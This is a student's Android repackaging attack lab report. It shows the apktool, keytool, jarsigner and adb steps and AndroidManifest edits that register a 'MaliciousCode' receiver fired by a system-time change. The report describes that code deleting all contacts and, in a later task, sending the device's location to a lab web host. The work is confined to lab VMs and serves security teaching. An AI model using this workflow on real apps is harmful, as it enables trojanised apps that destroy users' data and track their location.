

Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker


Task 1: Obtain An Android App (APK file) and Install it

Connecting to SEEDAndroid from Ubuntu



adb install RepackagingLab.apk






Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

Obtaining an Android app (APK file) and installing it on the Android VM is a straightforward process. You can either download an APK from a reliable source or, in this case, use the RepackagingLab.apk file that I used.

Task 2: Disassemble Android App

apktool d RepackagingLab.apk



APKTool is a powerful took that can be used to disassemble an APK file into Smali code. The resulting structure contains XML resource files, AndroidManifest.xml, source code files, and a smali folder containing the disassembled Smali code.

Smali code is essential for reverse engineering Android apps because it provides a human-readable representation of the app's code. APKTool unzips the APK file and decodes its contents, making resource files readily accessible. Smali code is organized into separate files, typically one for each Java class, which facilitates analysis and modification.

Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

Task 3: Inject Malicious Code


AndroidManifest.xml file edits:

AndroidManifest.xml (~/lab6/RepackagingLab) - gedit

Open Save

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0-2166767">

    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />

    <application android:allowBackup="true" android:debuggable="true"
android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
android:supportsRtl="true" android:theme="@style/AppTheme">

        <receiver android:name="com.MaliciousCode" >
            <intent-filter>
                 <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>

        <activity android:label="@string/app_name"
android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/
AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Inject Malicious Code:




In this task, we injected a malicious code into the app's Smali code. We chose to create a broadcast receiver component, which can be triggered by system broadcasts. Creating a broadcast receiver is a suitable choice because it allows the malicious code to be automatically triggered by specific system events, such as changes in system time. This approach ensures that the malicious logic runs without user interaction. The provided code deletes all contact records on the device when triggered.

Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

Task 4: Repack Android App with Malicious Code:

apktool b RepackagingLab

```
[10/16/23]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```



keytool -alias androidlab -genkey -v -keystore mykey.keystore

```
  [A]:  Test User
What is the name of your organizational unit?
  [UWW]:  Lab 6
What is the name of your organization?
  [UWW]:  UWW
What is the name of your City or Locality?
  [WI]:  Whitewater
What is the name of your State or Province?
  [WI]:  WI
What is the two-letter country code for this unit?
  [US]:  C
Is CN=Test User, OU=Lab 6, O=UWW, L=Whitewater, ST=WI, C=C c
orrect?
  [no]:  yes

Generating 2,048 bit DSA key pair and self-signed certificat
e (SHA256withDSA) with a validity of 90 days
        for: CN=Test User, OU=Lab 6, O=UWW, L=Whitewater, ST
=WI, C=C
Enter key password for <androidlab>
        (RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommende
d to migrate to PKCS12 which is an industry standard format
using "keytool -importkeystore -srckeystore mykey.keystore -
destkeystore mykey.keystore -deststoretype pkcs12".
[10/16/23]seed@VM:~$
```

Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

jarsigner -keystore mykey.keystore RepackagingLab.apk androidlab


```
[10/16/23]seed@VM:~$ jarsigner -keystore mykey.keystore Repa
ckagingLab.apk androidlab
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestam
ped. Without a timestamp, users may not be able to validate
this jar after the signer certificate's expiration date (202
4-01-14) or after any future revocation date.
[10/16/23]seed@VM:~$
```

I rebuilt the APK file using APKTool and signed it with a self-signed certificate. The APK file must be digitally signed before installation on Android devices. In this lab, a self-signed certificate was used for simplicity, though in real-world applications, certificate authorities typically handle this process. The certificate and signature help identify the app's author and ensure its integrity. The key generation and signing process was performed using the keytool and jarsigner tools.


Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

Task 5: Install the Repackaged App and Trigger the Malicious Code


```
[10/16/23]seed@VM:~$ adb connect 10.0.2.8
already connected to 10.0.2.8:5555
[10/16/23]seed@VM:~$ adb install RepackagingLab.apk
5095 KB/s (1427405 bytes in 0.273s)
Success
[10/16/23]seed@VM:~$
```



Contacts before attack:



Contacts after changing the time:




Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

The repackaged app was installed on the Android VM, granted the necessary permissions, and the malicious code was triggered by changing the system time. Running the app once allows the receiver to be properly registered. Triggering the malicious code by changing the system time demonstrates how the attack works, resulting in the deletion of contact records.

Task 6: Using Repackaging Attack to Track Victim's Location

Step 1:



Step 2:


Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

Step 3:

Edited XML:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0-2166767">

    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
    <uses-permission android:name="android.permission.INTERNET"/>

    <application android:allowBackup="true" android:debuggable="true"
android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
android:supportsRtl="true" android:theme="@style/AppTheme">

        <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
            <intent-filter>
                 <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>

        <activity android:label="@string/app_name"
android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/
AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Malicious Codes:




Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

```
[10/16/23]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[10/16/23]seed@VM:~$
```

```
Terminal
[10/16/23]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab.
apk androidlab
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2024-01-14) or after any future revocation date.
```

```
Terminal
[10/16/23]seed@VM:~/.../dist$ adb install RepackagingLab.apk
18973 KB/s (1428774 bytes in 0.073s)
Success
```

Step 4:



Step 5:


Mock Location set to New York

Change the time on Android VM

Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

Step 6:

This is where I started to encounter some errors. I double checked that my xml file and the apk was correctly built and signed. I also ensured that the three malicious files were correctly placed. The installation is successful on my Android VM and I have the DNS configured with the web address and my Ubuntu VM's IP address so that the app sends the coordinates to my Ubuntu VM. The app also lets me toggle on permission for the location, and then I set the Mock Location App to New York, and ran the malicious app on the Android VM. On the Ubuntu VM, when I navigate to www.repackagingattacklab.com, it is a white page with nothing on it (shown below).




I was not sure where I went wrong initially, so I restarted the lab with a clean set of files. I ran into the same issue again where the website was not displaying any data, so I wanted to show what I tried to do to fix this issue other than doubling checking all of my steps were properly completed.

On my Ubuntu VM I used Wireshark to see if the malicious exploit in the app was actually sending out the location data or not. On Wireshark I was able to filter the packets by seeing what was being sent from my Android VM (10.0.2.5) to my Ubuntu VM (10.0.2.15), and since the packets are not being encrypted, I should be able to see what location data is being sent.


This proved to be successful, as I could see packets being sent to my Ubuntu VM from the Android VM containing the location data. Specifically, this is a value being sent:

Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker



